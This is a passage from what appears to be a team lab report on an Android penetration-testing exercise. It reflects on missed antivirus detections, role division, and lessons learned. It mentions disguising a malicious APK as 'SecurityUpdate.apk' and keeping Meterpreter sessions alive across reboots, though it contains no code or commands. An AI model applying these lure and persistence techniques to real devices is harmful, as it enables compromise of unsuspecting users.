Malwarebytes’ quick scan missed deeper threats (e.g., obfuscated code), requiring

manual APK analysis.

#### Team Experience s Lessons:

* + **Collaboration:**

Divided roles (e.g., one member handled payload generation, another monitored network traffic).

#### Key Lessons:

Social Engineering is Powerful: A convincing APK name (SecurityUpdate.apk) bypassed user skepticism.

Persistence is Critical: Meterpreter sessions required maintenance (e.g., reconnecting after device reboot).

#### Ethical Takeaways:

Reinforced the need for responsible disclosure when testing real devices.